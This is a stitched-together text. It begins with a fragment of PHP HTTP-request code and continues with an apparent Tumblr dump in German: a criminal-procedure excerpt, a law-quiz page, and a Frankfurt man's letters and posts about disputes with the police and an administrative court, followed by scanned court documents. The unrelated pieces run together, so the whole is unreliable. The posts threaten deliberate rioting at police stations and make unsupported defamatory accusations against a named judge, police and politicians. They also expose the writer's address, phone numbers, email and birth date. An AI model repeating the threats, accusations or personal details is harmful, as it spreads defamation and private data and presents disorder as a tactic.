$shdr="";
$sbody="";

    $sreq .= (($spst == "") ? "GET" : "POST") . " " . $surl . "
HTTP/1.1\r\n";
    $sreq .= "Host: " . $ssrv . "\r\n";

    if ($scok != "") {
        $sreq .= $scok;
    }
    $sreq .= "Connection: keep-alive\r\n";
    $sreq .= "\r\n";

if ($NDBG != 0) {
echo "
";
echo "
" . htmlentities($sreq) . "
";
}

fwrite ($fres,$sreq);
$shdr = readheader($fres);
$slen = headervalue($shdr, "Content-Length", false);
$slen = trim($slen);
if ($slen != "") {
    if ($slen != 0) {
        $nlen = intval($slen);
        while (strlen($sbody) < $nlen) {
            $sbody .= fread($fres, 1);
        }
    }
}

if ($NDBG != 0) {
echo "
";
echo "
" . htmlentities($shdr) . "
";
echo "
";
}

```

```

" .htmlentities($sbody) . "
";
echo "
";
}

$scod="";
$ahdr = explode("\r\n",$shdr);
$nhdr = count($ahdr);
if ($nhdr >= 1) {
    if (strlen($ahdr[0]) >= strlen("HTTP/1.1")) {
        if (substr($ahdr[0],0,strlen("HTTP/1.1")) == "HTTP/1.1") {
            if (strlen($ahdr[0]) >= strlen("HTTP/1.1 ###")) {
                $scod = substr($ahdr[0], strlen("HTTP/1.1 "), 3);
            }
        }
    }
}
if ($scod == "302") {

    $sRDR = "";
    $srdR = headervalue($shdr, "Location", false);
    $srdR = trim($srdR);

    if (strlen($srdR) >= strlen("https://")) {
        if (substr($srdR,0,strlen("https://")) == "https://") {

            if (strlen($srdR) >= strlen("https://" . $ssrv)) {
                $surl = substr($srdR, strlen("https://" . $ssrv),
(strlen($srdR) - strlen("https://" . $ssrv)));
            }
        }
    }
}

//echo $surl;

$spst="";
$sreq="";
$shdr="";
$sbody="";

$sreq .= (($spst == "") ? "GET" : "POST") . " " . $surl . "
HTTP/1.1\r\n";
$sreq .= "Host: " . $ssrv . "\r\n";

if ($scok != "") {
    $sreq .= $scok;
}
$sreq .= "Connection: keep-alive\r\n";
$sreq .= "\r\n";

if ($NDBG != 0) {
echo "
";
echo "
" .htmlentities($sreq) . "
";
}

fwrite ($fres,$sreq);
$shdr = readheader($fres);
$slen = headervalue($shdr, "Content-Length", false);
$slen = trim($slen);
if ($slen != "") {
    if ($slen != 0) {
        $slen = intval($slen);
        while (strlen($sbody) < $slen) {
            $sbody .= fread($fres, 1);
        }
    }
}

if ($NDBG != 0) {
echo "
";
echo "
";
echo "
" .htmlentities($shdr) . "
";
echo "
";
echo "
" .htmlentities($sbody) . "
";
echo "
";
}

$scod="";
$ahdr = explode("\r\n",$shdr);
$nhdr = count($ahdr);
if ($nhdr >= 1) {
    if (strlen($ahdr[0]) >= strlen("HTTP/1.1")) {
        if (substr($ahdr[0],0,strlen("HTTP/1.1")) == "HTTP/1.1") {
            if (strlen($ahdr[0]) >= strlen("HTTP/1.1 ###")) {
                $scod = substr($ahdr[0], strlen("HTTP/1.1 "), 3);
            }
        }
    }
}
if ($scod == "302") {

    $sRDR = "";
    $srdR = headervalue($shdr, "Location", false);
    $srdR = trim($srdR);

    if (strlen($srdR) >= strlen("https://")) {
        if (substr($srdR,0,strlen("https://")) == "https://") {

            if (strlen($srdR) >= strlen("https://" . $ssrv)) {
                $surl = substr($srdR, strlen("https://" . $ssrv),
(strlen($srdR) - strlen("https://" . $ssrv)));
            }
        }
    }
}

//echo $surl;

$spst="";
$sreq="";
$shdr="";
$sbody="";

$sreq .= (($spst == "") ? "GET" : "POST") . " " . $surl . "
HTTP/1.1\r\n";
$sreq .= "Host: " . $ssrv . "\r\n";

```


dejure.org

Gesetzesstand: 1. Juni 2015

Strafprozeßordnung

2. Buch - Verfahren im ersten Rechtszug (§§ 151 - 295)
2. Abschnitt - Vorbereitung der öffentlichen Klage (§§ 158 - 177)

§ 158 [Strafanzeige; Strafantrag]

(1) Die Anzeige einer Straftat und der Strafantrag können bei der Staatsanwaltschaft, den Behörden und Beamten des Polizeidienstes und den Amtsgerichten mündlich oder schriftlich angebracht werden. Die mündliche Anzeige ist zu beurkunden.

(2) Bei Straftaten, deren Verfolgung nur auf Antrag eintritt, muß der Antrag bei einem Gericht oder der Staatsanwaltschaft schriftlich oder zu Protokoll, bei einer anderen Behörde schriftlich angebracht werden.

(3) Zeigt d...
Union beg...
Verletzten...
Tat das d...
1 Nummer...
abgeseher...

Deliktsarten

02 **Offizialdelikte**

TOP

Offizialdelikte sind Straftaten, die von Amts wegen zu verfolgen sind. Grundsätzlich sind alle Straftaten von Amts wegen zu verfolgen, es sei denn, dass ein Strafgesetz ausdrücklich einen Strafantrag als Verfolgungsvoraussetzung verlangt.

Offizialdelikte sind zum Beispiel:

- Gefährliche und schwere Körperverletzung (§ 224, 226 StGB)
- Diebstahl (§§ 242, 243, 244, 244a StGB)
- Raub (§ 249 StGB)
- Räuberische Erpressung (§ 255 StGB)
- Räuberischer Diebstahl (§ 252 StGB)
- Mord, Totschlag (§§ 211, 212 StGB)

[1] http://40.media.tumblr.com/d985d1f87c76b5d82afbeb1d881af320/tumblr_nps5xfxSmS1sofvubo2_r1_1280.jpg

Rechtsquiz zur Strafprozesso...

www.lto.de/quiz/fo-rechtsquiz/rechtsquiz-zur-stpo/tbr_ttoquiz_ttoquiz[questi...]

spto 72



© laurent hamels - Fotolia.com

Testen Sie Ihr Wissen in der StPO!

Was es mit dem so genannten Adhäsionsverfahren auf sich hat, wissen Sie vielleicht noch – auch wenn Sie seit dem Examen das Strafprozessrecht eher ad acta gelegt haben. Aber was gilt bei "Deals" im Strafverfahren? Ist so was überhaupt zulässig? Und wo war noch gleich der Strafbefehl geregelt? Testen Sie hier, ob Sie das Staatsexamen im strafprozessualen Teil heute noch bestehen würden!

Unsere Bewertung

Sie haben 10 von 15 Fragen korrekt beantwortet.

Zum Bestehen dürfte das gereicht haben. Hier und da kleinere Defizite, aber alles in allem eine aner kennenswerte Leistung.

[Quiz noch einmal starten](#)
[zur Übersicht: Alle Rechts Quiz](#)

Werben auf LTO

Kontakt

Mediadaten

Kontakt
Jobs
Presse

Scripts Currently Forbidden | <SCRIPT>: 39 | <OBJECT>: 2

[2] http://41.media.tumblr.com/4e6847fb4e43cbddff6027a8a4fb6b1c/tumblr_nps5xfxSmS1sofvubo1_1280.jpg

11.06.2015 10:05 <http://sch-einesystem.tumblr.com/post/121302476193>

@1. Revier und 5. Revier Frankfurt a.M., korrupte Polizei Bad Homburg v.d.Höhelch werde noch richtig ausfallend wenn Sie Gesetzes-(oder schrieblich gleich besser SCHWERVER-)brecher (§ 343 STGB) sich weiterhin mit den Worten weigern Strafanzeigen entgegen-zunehmen: ?WEIL ICH NICHT IHRE TIPPSE BIN? SIE SIND NÄMLICH IM IRRTUM: § 158 StPO ?ZUR NIEDER-SCHRIFT? BEDEUTET DASS SIE MEINE TIPPSE SIND. UND WAS DAS ?ACH JA UND WIE WOLLEN SIE UNS DAS NACHWEISEN? angeht: FÜR JEDES MAL DASS SIE SICH WEIGERN IHRE ARBEIT ZUMACHEN WERDE ICH SO RANDALIEREN DASS SIE EINEN BERICHT WERDEN TIPPEN MÜSSEN UND ICH KANN ZUMINDEST NACHWEISEN DASS ICH BEI IHNEN GEWESEN BIN UM MICH ZU BESCHWEREN

?

Was TATMEHR-/EINHEIT angeht:

<http://sch-einesystem.tumblr.com/po/?121191117423/fraspa1822>

Ich REAGIERE mit Randale auf FEHLERHATEN der PLIZEI um LETZTERS zur dokumenttion zu breingen und irm Rahemn der ATHERGANGSSCHILDERUNG DANN DIE STARFTETEN DER BEAMTEN SOZUSAEN ?ZUR AKNLEGE? ZU BRINGEN.

(Übrigesn: denken sie mal über folgendes nach: Oberst klein ist ein Soldat und Soldaten sind Mörder. Der ist bereits schuldig bevor das verafhren angefangen hat!) Wer jeamnd anderen mit einer Vredachts"diagnose" begutachten lässt unterzieht ihn eienr VORVERUTILUNG!

@1. Revier und 5. Revier Frankfurt a.M.,
korrupte Polizei Bad Homburg v.d.Höhe

Ich werde noch richtig ausfallend wenn Sie Gesetzes-(oder s
chrieblich gleich besser SCHWERER-)brecher (§ 343 STGB)
sich weiterhin mit den Worten weigern Strafanzeigen entgegen-
zunehmen:

„WEIL ICH NICHT IHRE TIPPSE BIN“

**SIE SIND NÄMLICH IM IRRTUM: § 158 StPO „ZUR NIEDER-
SCHRIFT“ BEDEUTET DASS SIE MEINE TIPPSE SIND.**

**UND WAS DAS „ACH JA UND WIE WOLLEN SIE UNS DAS
NACHWEISEN“ angeht: FÜR JEDES MAL DASS SIE SICH WEIGERN
IHRE ARBEIT ZUMACHEN WERDE ICH SO RANDALIEREN DASS
SIE EINEN BERICHT WERDEN TIPPEN MÜSSEN UND ICH KANN
ZUMINDEST NACHWEISEN DASS ICH BEI IHNEN GEWESEN BIN
UM MICH ZU BESCHWEREN**

[1] http://41.media.tumblr.com/cc476905de464cedec9adec654af99b2/tumblr_npsw0kcQXF1sofvubo1_1280.jpg

12.06.2015 12:27 <http://sch-einesystem.tumblr.com/post/121346175653>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
vorab per Fax: +49 / (0)611 / 3276-8535

an (das ?nicht ordentliche?)
Verwaltungsgericht Frankfurt a.M.
Adalbertstraße 18
D-60486 Frankfurt a.M.

Frankfurt/M., 12. Juni 2015

5 K 2215/15.F Bähring, Maximilian ./ Land Hessen

Also Humor haben sie ja. Ich wehre mich gegen einen ungerecht-fertigten Verwaltungsakt und noch bevor irgendetwas entscheiden ist ? es also wahrscheinlich ist dass das Land Hessen die ausein-anderstzung in letzter Instanz verliert - wollen Sie neben den Portokosten die mir für das Verfahren jetzt schon entstehen nun auch noch einen Vorschuß haben? Für ein Sache die Sie am Ende verlieren? Haben die damit noch nicht genügend unnötige Gebühren verursacht. Ich dachte immer die korrupten Frankfurter Polizisten erpressten durch die bei der ?Polizeiberatung? parktizierte Vermittlung von Schlosserdienstleistungen anstatt Verbrechens-aufklärung schon genügend ?Schutzgeld?.

Um Kostenvorschuß entgegen stelle ich hiermit frist und formlos Antrag auf Prozesskostenhilfe. So lange nicht in letzter Instanz entschieden ist (Dauert meinen Erfahrungen mit Familiengerichten nach mal mindestens 14 Jahre) zahle ich erstmal gar nichts. Vielmehr fechte ich den Kostenentscheid eine Prozesskostenvorschusses hiermit noch vor Erhalt getrennt an. Glauebn sie mir, das geht!

Wäre das Vorgehen des Gerichtes auch nur im Ansatz rechtlich haltbar können man jemandem schon dadurch daran hindern Klage gegen einen ungerechtfertigten Verwaltungsakt einzureichen indem man ihm vorprozessual durch solchen Vorschuß(BETRUG?) regelrecht ausplündert so dass er sich mangels verbliebenen Vermögens und am besten noch nicht erteilter Prozesskostenhilfe nicht wehren kann. Ich bin von gerichteten einiges an Willkür und Grundrechtsbeugeung gewöhnt, aber das geht nun wirklich etwas zu weit.

Ws Fundamentalnormen angeht gibt es da eine Rechtsweggarantie in Artikel 19 Grundgesetz. Ich entscheide die nächsten Tage ob ich Befangenheitsantrag - wegen Aufbauens dieser UNSINNIGEN vorprozess-ualen Hürde ? was ich einseitig parteisch befangen ansehen zurücknehme oder nicht den ich hiermit schonmal stelle. /-2-
-2-

Ihr Beschluß ist aber ganz sicher anfechtbar und zwar mindestens durch Verfassungsbeschwerde oder den Gang nach Strasbourg. Abgesehn davon ist zu prüfen ob die zugrundeliegende Vorschrift der Kostenfestsetzung gegen die Verfassung verstößt.

So lange eine Forderung strittig ist und so lange das nicht in letzter Instanz ausgefochten ist kann aus ihr keine Zahlung geltend gemacht werden. Das wissen Sie so gut wie ich. Sonst könnte man jemanden mit einer flut von Klagen überziehen und in die Insolvenz treiben ohne dass er sich gerichtlich wehren kann.

Ich verstehe ja daß die koksenden Abgeordneten für ihre Nutten und ihre Drogen dringend Geld benötigen ? aber das ausplündern von HartzIV Empfängern ist hier sicher nicht der richtige Weg.

Warum laufen Faxe des Verwaltungsgerichtes Frankfurt a.M. eigentlich in Wiesbaden auf? Damit auch hier wieder erhöhte Kosten anfallen?

Einer Mediation stimme ich in keinem Falle zu. Ich hatte der Gegenseite ausreichend Möglichkeit gegeben ihren Unfug zurück-zuziehen.

Da ich Befangeheitsantrag gegen den kostenfestsetzenden Richter gestellt habe ? weil ich unmöglich gegen einen mir unbekanntem Riche solchen Antrag stellen kann - bei erster Möglichkeit - kann sein Kostenfestsetzungsbeschluß gar nicht rechtskräftig werden weil er damit rückwirkend befangen ist. Hier will mal wieder einer sein Mütchen kühlen, wie die Beamten die mich mehrfach bedroht und zusammengeschlagen haben weil ich den Weg der Dienstaufsichts-beschwerde und Strafanzeige wegen Polizeigewalt gewählt habe. Die sind nämlich stinkendfaul und bearbeiten Anzeigen wegen Officialdelikten (schwer Körperverletzung /Raubüberfall /Mord-versuch) gar nicht. Das Einterent der Tür war mal wieder so ne aktion um mir AUS RACHE Kosten zu verursachen. Und dagegen wehre ich mich ja.

Ich geh mit dem Kram zum Anwalt sobald ich ihren Schrieb habe und es kotzt mich an dass Leute wie sie der Staatskasse unnötige Gebühren verursachen dadruch dass Sie die Sache unnötig komolizieren. Solche Ausgaben ? wie etwa ihr Gehalt und ihre Pension ? sollte man besser einsparen, Richter Steier.

Gots gruß aus Deutsch and!

Maximilian Bähring

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M

vorab per Fax: +49 / (0)611 / 3276-8535

an (das „nicht ordentliche“)
Verwaltungsgericht Frankfurt a.M.
Adalbertstraße 18
D-60486 Frankfurt a.M.

Frankfurt/M., 12. Juni 2015

5 K 2215/15.F Bähring, Maximilian ./ Land Hessen

Also Humor haben sie ja. Ich wehre mich gegen einen ungerechtfertigten Verwaltungsgakt und noch bevor irgendetwas entschieden ist - es also wahrscheinlich ist dass das Land Hessen die Auseinandersetzung in letzter Instanz verliert - wollen Sie neben den Portokosten die mir für das Verfahren jetzt schon entstehen nun auch auch noch einen Vorschuß haben? Für eien Sache die Sie am Ende verlieren? Haben die damit noch nicht genügend unnötige Gebühren verursacht. Ich dachte immer die korrupten Frankfurter Polizisten **erpressten** durch die **bei der „Polizeiberatung“** parktizierte Vermittlung von **Schlosserdienstleistungen anstatt Verbrechensaufklärung** schon genügend „Schutzgeld“.

Um Kostenvorschuß entgehen stelle ich hiermit frist und formlos Antrag auf Prozesskostenhilfe. So lange nicht in letzter Instanz entschieden ist (Dauert meinen Erfahrungen mit Familiengerichten nach mal mindestens 14 Jahre) zahle ich erstmal gar nichts. Vielmehr fechte ich den Kostenentscheid eine Prozesskostenvorschusses hiermit noch vor Erhalt getrennt an. Glauebn sie mir, das geht!

Wäre das Vorgehen des Gerichtes auch nur im Ansatz rechtlich haltbar könnet man jemandem schon dadurch daran hindern Klage gegen einen ungerechtfertigten Verwaltungsakt einzureichen indem man ihm vorprozessual durch solchen Vorschuß(BETRUG?) regelrecht ausplündert so dass er sich mangels verbliebenen Vermögens und am besten noch nicht erteilter Prozesskostenhilfe nicht wehren kann. Ich bin von gerichten einiges an Willkür und Grundrechtsbeugeung gewöhnt, aber das geht nun wirklich etwas zu weit.

Ws Fundamentalnormen angeht gibt es da eine Rechtsweggarantie in Artikel 19 Grundgesetz. Ich entscheide die nächsten Tage ob ich Befangenheitsantrag - wegen Aufbauens dieser UNSINNIGEN vorprozessualen Hürde - was ich einseitig parteisch befangen ansehen zurücknehme oder nicht den ich hiermit schonmal stelle. /-2-

[1] http://41.media.tumblr.com/fe9e761c0b12dd93dd68b06ba4233777/tumblr_nptzxcXIRc1sofvub06_1280.jpg

-2-

Ihr Beschluß ist aber ganz sicher anfechtbar und zwar mindestens durch Verfassungsbeschwerde oder den Gang nach Strasbourg. Abgesehen davon ist zu prüfen ob die zugrundeliegende Vorschrift der Kostenfestsetzung gegen die Verfassung verstößt.

So lange eine Forderung strittig ist und so lange das nicht in letzter Instanz ausgefochten ist kann aus ihr keine Zahlung geltend gemacht werden. Das wissen Sie so gut wie ich. Sonst könnte man jemanden mit einer flut von Klagen überziehen und in die Insolvenz treiben ohne dass er sich gerichtlich wehren kann.

Ich verstehe ja daß die koksenden Abgeordneten für ihre Nutten und ihre Drogen dringend Geld benötigen - aber das ausplündern von HartzIV Empfängern ist hier sicher nicht der richtige Weg.

Warum laufen Faxe des Verwaltungsgerichtes Frankfurt a.M. eigentlich in Wiesbaden auf? Damit auch hier wieder erhöhte Kosten anfallen?

Einer Mediation stimme ich in keinem Falle zu. Ich hatte der Gegenseite ausreichend Möglichkeit gegeben ihren Unfug zurück-zuziehen.

Da ich Befangeheitsantrag gegen den kostenfestsetzenden Richter gestellt habe - weil ich unmöglich gegen einen mir unbekanntem Richte solchen Antrag stellen kann - bei erster Möglichkeit - kann sein Kostenfestsetzungsbeschluß gar nicht rechtskräftig werden weil er damit rückwirkend befangen ist. Hier will mal wieder einer sein Mütchen kühlen, wie die Beamten die mich mehrfach bedroht und zusammengeschlagen haben weil ich den Weg der Dienstaufsichtsbeschwerde und Strafanzeige wegen Polizeigewalt gewählt habe. Die sind nämlich stinkendfaul und bearbeiten Anzeigen wegen Offizialdelikten (schwer Körperverletzung /Raubüberfall /Mordversuch) gar nicht. Das Eintreten der Tür war mal wieder so ne aktion um mir AUS RACHE Kosten zu verursachen. Und dagegen wehre ich mich ja.

Ich geh mit dem Kram zum Anwalt sobald ich ihren Schrieb habe und es kotzt mich an dass Leute wie sie der Staatskasse unnötige Gebühren verursachen dadurch dass Sie die Sache unnötig komolizieren. Solche Ausgaben - wie etwa ihr Gehalt und ihre Pension - sollte man besser einsparen, Richter Steuer.

Gots gruß aus Deutsch and!


Maximilian Bähring

[2] http://40.media.tumblr.com/5b10940f675020139a7ba13c82ba22ff/tumblr_nptzcxXIRc1sofvubo1_1280.jpg



VERWALTUNGSGERICHT FRANKFURT AM MAIN
Geschäftsnummer: 5 K 2215/15.F



BESCHLUSS

In dem Verwaltungsstreitverfahren

des Maximilian Baehring,
Hoelderlinstraße 4, 60316 Frankfurt am Main

Kläger,

gegen

das Land Hessen, vertreten durch das Präsidium für Technik, Logistik und Verwaltung,
Willy-Brandt-Allee 20, 65197 Wiesbaden,
- 479.070239.1 -

Beklagter,

wegen Kosten für polizeiliche Maßnahmen

hat das Verwaltungsgericht Frankfurt am Main durch
Richter am VG Steier

am 11. Juni 2015 beschlossen:

Der Wert des Streitgegenstandes wird auf 391,51 € festgesetzt.

GRÜNDE:

Gemäß § 63 Abs. 1 Satz 1 GKG ist der Streitwert **vorläufig** von Amts wegen festzusetzen, weil die Festsetzung für die Berechnung der Gerichtskosten erforderlich ist. Das Verfahren ist nicht gerichtskostenfrei. Die Verfahrensgebühr wird mit Einreichung der Klageschrift fällig (§ 6 Abs. 1 Nr. 4 Gerichtskostengesetz).

Die Streitwertfestsetzung beruht auf § 52 Abs. 3 GKG. Danach ist die Höhe der bezifferten Geldleistung oder des hierauf gerichteten Verwaltungsakts in Ansatz zu bringen.

S

[3] http://41.media.tumblr.com/c2273b4c4e0344fa3148747d981bd5d8/tumblr_nptzrkXIRc1sofvubo3_1280.jpg

FAX

+0611327618535

Fax Poststelle VG-Frankfurt

4/6

12.6.2015 12:41:54



Verwaltungsgericht
Frankfurt am Main

Adalbertstraße 18
60486 Frankfurt am Main

| | | | |
|---|---------------------------|--------------------------|--|
| Aktenstamblatt | | 5 K 2215/15.F (2) | |
| Eingang: 03.06.2015 | Sachgebiet: 051003 | Dezernat: 2 | |
| PKH Status:
nicht beantragt | <input type="checkbox"/> | Übertragung auf ER | |
| <input type="checkbox"/> Güterichterverfahren | <input type="checkbox"/> | Akteneinsicht beantragt | |
| <input type="checkbox"/> Entscheidung in der
LaReDa veröffentlicht | <input type="checkbox"/> | Akteneinsicht gewährt | |

Verwaltungsrechtssache

Maximilian Baehring , geb. 21.07.1975
Hoelderlinstraße 4
60316 Frankfurt am Main, Tel: (069) 17320776, Fax: (069) 67831634

gegen

das Land Hessen vertreten durch das Präsidium für Technik, Logistik und
Verwaltung
Willy-Brandt-Allee 20
65197 Wiesbaden, Tel: (0611) 8801-3410, Fax: (0611) 8801-3419
- 479.070239.1 -

Streitgegenstand:
Kosten für polizeiliche Maßnahmen

5 K 2215/15.F (2)

Druckdatum: 12.06.2015 Ersteller: Williams

[4] http://40.media.tumblr.com/96c96a1d795595676d5ec665247ce690/tumblr_nptzxcXIRc1sofvub04_1280.jpg

FAX

+0611327618535

Fax Poststelle VG-Frankfurt

1/6

12.6.2015 12:40:34



Verwaltungsgericht Frankfurt am Main
5. Kammer
Der Berichterstatter



Verwaltungsgericht Frankfurt am Main - Postfach 99 04 36 - 60444 Frankfurt am Main
Aktenzeichen (Bitte stets angeben) **5 K 2215/15.F**

Maximilian Baehring
Hoelderlinstraße 4
60316 Frankfurt am Main

Dienststellen-Nr.: 0322
Ihr Zeichen
Durchwahl 6696
Datum 11.06.2015

Schr geehrte Damen und Herren,

in dem Verwaltungsstreitverfahren
Baehring, Maximilian / Land Hessen

ist die Klage an dem aus dem beigefügten Aktenvorblatt ersichtlichen Datum eingegangen und hat die obige Geschäftsnummer erhalten, um deren Angabe bei allen Eingaben an das Gericht gebeten wird.

Für die Einreichung elektronischer Dokumente ist grundsätzlich das elektronische Gerichts- und Verwaltungspostfach (EGVP) vorgesehen. Über www.justiz.hessen.de und www.hmdj.hessen.de können Sie sich über den Stand der Einführung und die Voraussetzungen informieren.

Sofern Sie nicht über ein EGVP-Postfach, aber über ein Faxgerät verfügen, übersenden Sie uns Ihre Schriftsätze bitte bevorzugt **1-fach per Fax** - sofern dies ohne wesentliche Einbuße bei der Lesbarkeit möglich ist. Eine zusätzliche Übersendung des Originals ist nicht notwendig. Ausgenommen hiervon sind Dokumente mit verschiedenfarbigem Inhalt.

Für den Fall, dass Sie kein EGVP Postfach und auch kein Faxgerät nutzen, sind **alle Eingaben 2-fach einzureichen**. Die Herstellung fehlender Abschriften muss Ihnen mit 0,50 Euro je Seite für die ersten 50 Seiten und 0,15 Euro für jede weitere Seite berechnet werden.

Hinweis:

Sie können sich über die Rechtsprechung des Verwaltungsgerichts - z. B. in vergleichbaren Fällen - informieren und unter der Adresse www.lareda.hessenrecht.hessen.de kostenlos eine Volltextrecherche durchführen. In der Rechtsprechungsdatenbank des Landes Hessen sind viele, wenn auch nicht alle, Entscheidungen der hessischen Gerichte und auch des Verwaltungsgerichts Frankfurt am Main veröffentlicht.

Bei dem Verwaltungsgericht Frankfurt am Main werden Prozess- und Namensregister zum Zwecke der Feststellung von Rechtshängigkeit und Verfahrensstand als automatisierte Daten geführt, in denen Angaben über Verfahrensbeteiligte und Bevollmächtigte gespeichert sind (Name, Vorname der Verfahrensbeteiligten und Bevollmächtigten, Staatsangehörigkeit der antragstellenden Partei, Anschrift der Verfahrensbeteiligten und Bevollmächtigten, Gegenstand des Verfahrens, Geschäftsnummer, Tag des Eingangs, Tag der Erledigung, Art der Erledigung, Angaben über Rechtsmittel und Verfahren in der Rechtsmittelinstantz). Die Dauer der Aufbewahrung der Register bestimmt sich nach der Anweisung für die Verwaltung des Schriftsatzes in der Verwaltungsgerichtsbarkeit und den Aufbewahrungsvorschriften.

Hausanschrift
Adalbertstraße 18
60486 Frankfurt am Main

Telefon: 069-1367-01
Telefax: 0611-32761-8535
Internet: <http://www.vg-frankfurt.justiz.hessen.de>

Sprechzeiten
Montags bis Freitags 9:00 - 12:00



Westbahnhof



S3, S4, S5, S6



Linie 36



Linie 16



Linie U4, U6 und U7

[5] http://40.media.tumblr.com/09c6b7ac3b8f3b35af8dd59e2b3d0216/tumblr_nptzxxXIRc1sofvubo8_1280.jpg

FAX

+0611327618535

Fax Poststelle VG-Frankfurt

2/6

12.6.2015 12:41:02



- 2 -

Es ist nicht zulässig, bei den hessischen Gerichten und Justizbehörden per E-Mail eine Klage zu erheben, Rechtsbehelfe oder Rechtsmittel etc. einzulegen oder Erklärungen zu laufenden Verfahren abzugeben. Anträge, Klagen und Verfahrensschriftsätze, die per E-Mail bei dem Verwaltungsgericht eingehen, bleiben unbearbeitet. Sie werden weder zur Kenntnis genommen noch beantwortet und gelangen nicht zu der Verfahrensakte.

Hinweis:

Wegen der Möglichkeit der Durchführung von Güteversuchen mit Unterstützung einer nicht entscheidungsbefugten Richterin/eines nicht entscheidungsbefugten Richters nach § 278 Abs. 5 ZPO i. V. m. § 173 Satz 1 VwGO wird auf das anliegende Informationsschreiben Bezug genommen.

Hochachtungsvoll

Steier
Richter am VG

Beglaubigt:
Frankfurt am Main, d. 12.06.2015

Williams
Justizbeschäftigte



Bei dem Verwaltungsgericht Frankfurt am Main werden Prozess- und Namensregister zum Zwecke der Feststellung von Rechtshängigkeit und Verfahrensstand als automatisierte Dateien geführt, in denen Angaben über Verfahrensbeteiligte und Bevollmächtigte gespeichert sind (Name, Vorname der Verfahrensbeteiligten und Bevollmächtigten, Staatsangehörigkeit der antragstellenden Partei, Anschrift der Verfahrensbeteiligten und Bevollmächtigten, Gegenstand des Verfahrens, Geschäftsnummer, Tag des Eingangs, Tag der Erledigung, Art der Erledigung, Angaben über Rechtsmittel und Verfahren in der Rechtsmittelinstanz). Die Dauer der Aufbewahrung der Register bestimmt sich nach der Anweisung für die Verwaltung des Schriftguts in der Verwaltungsgerichtsbarkeit und den Aufbewahrungsvorschriften.

Hausanschrift
Adalbertstraße 18
60486 Frankfurt am Main

Telefon: 069-1367-01
Telefax: 0611-32761-8535
Internet: <http://www.vg-frankfurt.justiz.hessen.de>

Sprechzeiten
Montags bis Freitags 9:00 - 12:00

Westbahnhof

S3, S4, S5, S6

Linie 36

Linie 16

Linie U4, U6 und U7

[6] http://41.media.tumblr.com/34bfb16253f1159da840d68a34b0c09c/tumblr_nptzckXIRc1sofvubo5_1280.jpg

FAX

+0611327618535

Fax Poststelle VG-Frankfurt

6/6

12.6.2015 12:42:22



- 2 -

Hinweis:

Dieser Beschluss ist hinsichtlich der festgesetzten Höhe des Streitwerts unanfechtbar.

Die endgültige Festsetzung erfolgt, sobald eine Entscheidung über den gesamten Streitgegenstand ergeht oder sich das Verfahren anderweitig erledigt (§ 63 Abs. 2 Satz 1 GKG). Auf der Grundlage der Streitwertfestsetzung wird die Gerichtsgebühr festgesetzt werden. Die Gerichtskasse Frankfurt am Main wird die Gebühr in den nächsten Tagen anfordern (nicht vom Bevollmächtigten). Bei Beantragung von Prozesskostenhilfe wird die Festsetzung der Gerichtsgebühr vorläufig zurückgestellt.

Steier

Vorstehende Abschrift stimmt mit der Urschrift überein.

Beglaubigt:

Frankfurt am Main, den 12.06.2015

Williams
Justizbeschäftigte



5_k_2215_15_f_beschluss_0000094122626.docx

[7] http://40.media.tumblr.com/31ffc350a5e87cb67c6d067551dd6801/tumblr_nptzxkXIRc1sofvubo2_1280.jpg

**Verwaltungsgericht Frankfurt am Main**

Der Präsident



Information zur Möglichkeit eines Güteversuchs

– Mediation –

Wie Ihnen vielleicht schon bekannt ist, ist nunmehr gesetzlich neben der richterlichen Streitentscheidung und dem richterlichen Vergleich die Möglichkeit vorgesehen, dass die Beteiligten eines Gerichtsverfahrens mit ihrem Einverständnis für einen Güteversuch vor einen hierfür bestimmten und nicht entscheidungsbefugten Richter (Güterichter) verwiesen werden können (§§ 278 Abs. 5 ZPO, 173 VwGO). Unter Leitung einer/eines für diese Aufgabe speziell ausgebildeten Richter/Richters können die Beteiligten dann versuchen, den bestehenden Konflikt durch eine umfassende und nachhaltige Lösung unstreitig zu beenden. Der Güterichter kann dafür alle Methoden der Konfliktbeilegung einschließlich der Mediation einsetzen.

Die Güterichterinnen und Güterichter am Verwaltungsgericht Frankfurt am Main sind besonders geschult im Verfahren der Mediation, die seit vielen Jahren in der hessischen Verwaltungsgerichtsbarkeit mit großem Erfolg angewendet wird. Angeregt werden kann die Durchführung einer Mediation sowohl von den am Streitverfahren Beteiligten, als auch durch den entscheidungsbefugten Richter.

Mediation ist ein von dem anhängigen Rechtsstreit unabhängiges, vertrauliches und strukturiertes Verfahren. Es ist an keine Verfahrensordnung gebunden und geht von der grundsätzlichen Fähigkeit der Beteiligten aus, ihre Angelegenheiten autonom zu regeln und nicht der Entscheidung eines Dritten zu überlassen. Im Rahmen des Mediationsverfahrens unterstützt die Güterichter/der Güterichter die Beteiligten dabei, selbst eine einvernehmliche Lösung ihres Konflikts zu erarbeiten, führt sie durch die Mediation, vermittelt im Konflikt und sorgt für einen fairen Umgang der Beteiligten miteinander. Sie/Er fördert die Kommunikation und bringt (wieder) Bewegung in einen festgefahrenen Konflikt, z.B. indem persönliche und sachliche Aspekte getrennt werden. Anders als das Gerichtsverfahren findet die Mediation unter Ausschluss der Öffentlichkeit statt.


Hinweis: Die Bereitschaft zur Durchführung eines Güteversuchs hemmt nicht den Lauf gesetzlich angeordneter Fristen.

Bei dem Verwaltungsgericht Frankfurt am Main werden Prozess- und Namensregister zum Zwecke der Feststellung von Rechtshängigkeit und Verfahrensstand als automatisierte Dateien geführt, in denen Angaben über Verfahrensbeteiligte und Bevollmächtigte gespeichert sind (Name, Vorname der Verfahrensbeteiligten und Bevollmächtigten, Staatsangehörigkeit der antragstellenden Partei, Anschrift der Verfahrensbeteiligten und Bevollmächtigten, Gegenstand des Verfahrens, Geschäftsnummer, Tag des Eingangs, Tag der Erledigung, Art der Erledigung, Angaben über Rechtsmittel und Verfahren in der Rechtsmittelinstanz). Die Dauer der Aufbewahrung der Register bestimmt sich nach der Anweisung für die Verwaltung des Schriftguts in der Verwaltungsgerichtsbarkeit und den Aufbewahrungsvorschriften.

Hausanschrift
Adalbertstraße 18
60486 Frankfurt am Main



Westbahnhof



S3, S4, S5, S6

Telefon: 069-1367-01

Telefax: 069-1367-8521

